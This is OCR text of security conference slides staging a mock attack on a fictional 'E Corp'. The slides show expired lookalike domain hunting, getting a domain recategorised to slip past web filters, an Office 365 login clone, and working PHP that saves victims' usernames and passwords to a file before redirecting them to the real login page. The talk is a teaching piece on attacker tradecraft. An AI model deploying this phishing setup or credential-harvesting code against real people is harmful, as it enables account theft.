Attacking EvilCorp: Anatomy *of* a Corporate Hack

(aka How You Got Hacked)

Sean & Will

About Us

Will Schroeder (@harmj0y)

- Researcher at Veris Group's ATD
- Co-*f*ounder: Veil-*f*ramework, PowerShell Empire, & Bloodhound
- Microsoft PowerShell MVP
- Speaker: ShmooCon, DE*f* CON, Derbycon, and various Security BSides

Sean Metcalf (@PyroTek3)

- *f*ounder Trimarc, a security company.
- Microso*f*t Certi*f*ied Master (MCM) Directory Services
- Microso*f*t MVP
- Speaker: Black Hat, BSides, DE*f* CON, DerbyCon, Shakacon
- Security Consultant / Security Researcher
- Own & Operate ADSecurity.org (Microso*f*t plat*f*orm security info)

The Setup

Set the Stage…


- Not your standard con presentation.
- Sean:
  - CIO o*f* E Corp presents on their per*f*ect security.
- Will:
  - Explains the problems with Evil Corp's security posture.
  - Shows how in 20 minutes, he can compromise them.

A*f*ter this "skit", we switch back to more traditional presentation to cover real-world mitigations.


The Most Secure Network Ever

E Corp's Active Directory

- Multi-domain Active Directory forest
  - ADRoot: Parent domain
  - RnD: Research & Development
  - Corp: Primary domain (enterprise apps)
  - NA: North America
  - Europe: European resources
  - Asia: Asian resources
- Hundreds of Domain Controllers
- ~200k endpoints
  - Workstations, including laptops, tablets, & phones
- Thousands of Servers including Exchange, SharePoint, SQL, etc


Data center
(Active Directory, Exchange Server, data storage and backup)
Leased line
Internet
ISP
ISP
ISP
Standard to high availability building
(router/switches, possibly domain controllers, phone system)
Small/medium office
(router/switches, persistent VPN, possibly domain controllers, phone system)
Small/home office
(DSL or cable router, non-persistent VPN or HTTPS)
Mobile devices
(non-persistent connections, VPN or HTTPS)

E CORP


One-way trust
Perimeter network
Internal network
Internet
Enterprise Portal
AOS1-n
Firewall
Perimeter network hub
Firewall
Internal network hub
Database
User
User
User
External user domain
No network access
No log on local
Domain controller
Domain controller
User
User
User
Internal domain

E CORP


Key Defensive Technology

- Next Gen internet firewalls
- Web content filters
- Email security appliances
- VPN security (2FA)
- Endpoint security: AntiVirus/HIDS/HIPS

E CORP Security is the Best!

E CORP Security is the Best!

We are Un-Hackable!




fsociety

The Categorization Problem…

```
root@E5459:~/Tools/eminentDomain# python eminentDomain.py
-findexpired -string evilcorp -limit 10 -o output.txt
[*] Searching for expired domains that match 'evilcorp'
[*] Limiting to first 10 results
[+] BlackDevilCorporation.de
[+] YourEvilCorporation.org
[+] YourEvilCorporation.info
[+] NonevilCorp.com
[+] LargeEvilCorporation.com
[+] LargeEvilCorp.com
[+] SuperEvilCorporation.com
[+] SuperEvilCorp.com
[+] krattosevilcorp.com
[+] YourEvilCorporation.com
[*] Found 10 expired domains, output saved to output.txt
root@E5459:~/Tools/eminentDomain#
```

[redacted]/sitereview.jsp#/?search=yourevilcorporation.com

WebPulse Site Review Request

The page you want reviewed is **http://yourevilcorporation.com/** (**Check another site**)
This page is currently categorized as **Placeholders** ⚠ Last Time Rated/Reviewed: September 21, 2016 07:10:50 GMT

If you feel these categories are CORRECT, **click here** to learn more about your Internet access policy.

If you feel these categories are INCORRECT, please fill out the form below to have the web page reviewed.

Filtering Service:

[redacted] ProxySG

Category or categories that this site belongs to (read descriptions):

Education | Informational

☑ **Send results of the review via email**

Email Address: [redacted]

Cc Email Addresses (separated by commas):

Comments and Site Description *(please provide as much detail as possible)*:

yourevilcorporation.com redirects to the wiki page for E-Corp, the fictional organization in the TV Show "Mr. Robot", as a service to USA Network

[redacted] Site Review submission #8124703 Inbox x

filtering@[redacted] 2:15 PM (3 minutes ago)


to me

Submitted URL: http://yourevilcorporation.com/
Suggested categories: Education and Informational
Your comments: YourEvilCorporation.com redirects to http://mrrobot.wikia.com/wiki/E_Corp as a service to FX --- New Comments--- YourEvilCorporation.com redirects to http://mrrobot.wikia.com/wiki/E_Corp as a service to FX. The redirect now functions correctly.
Reviewed: September 22, 2016 6:15:58 PM UTC

Based on your recommendation and after careful evaluation of the Web content submitted, a Web Content Analyst has categorized this URL as Entertainment and Reference.

Thank you,

OWA Clone


Sign in to your account
Andy
https://mail.yourevilcorporation.com
Connect
Verbinden
Ligue
Office 365
Work or school, or personal Microsoft account
Email or phone
Password
Keep me signed in
Sign in
Back
Can't access your account?
© 2016 Microsoft
Terms of use
Privacy & Cookies
Microsoft

Cred Theft


```php
<?php
//file to write the credentials to
$file = '/var/www/data.txt';
$name=$_POST['cred_userid_inputtext'];
$pass=$_POST['cred_password_inputtext'];
$ts=date("Y-m-d h:i:s T (P)",time());
file_put_contents($file,$ts.' -- user:'.$name.'  -- pass:'.$pass.PHP_EOL, FILE_APPEND);
// Change below URL to the page you want to redirect the user to
?>

<meta http-equiv="refresh" content="0; url=https://login.microsoftonline.com/" />
```

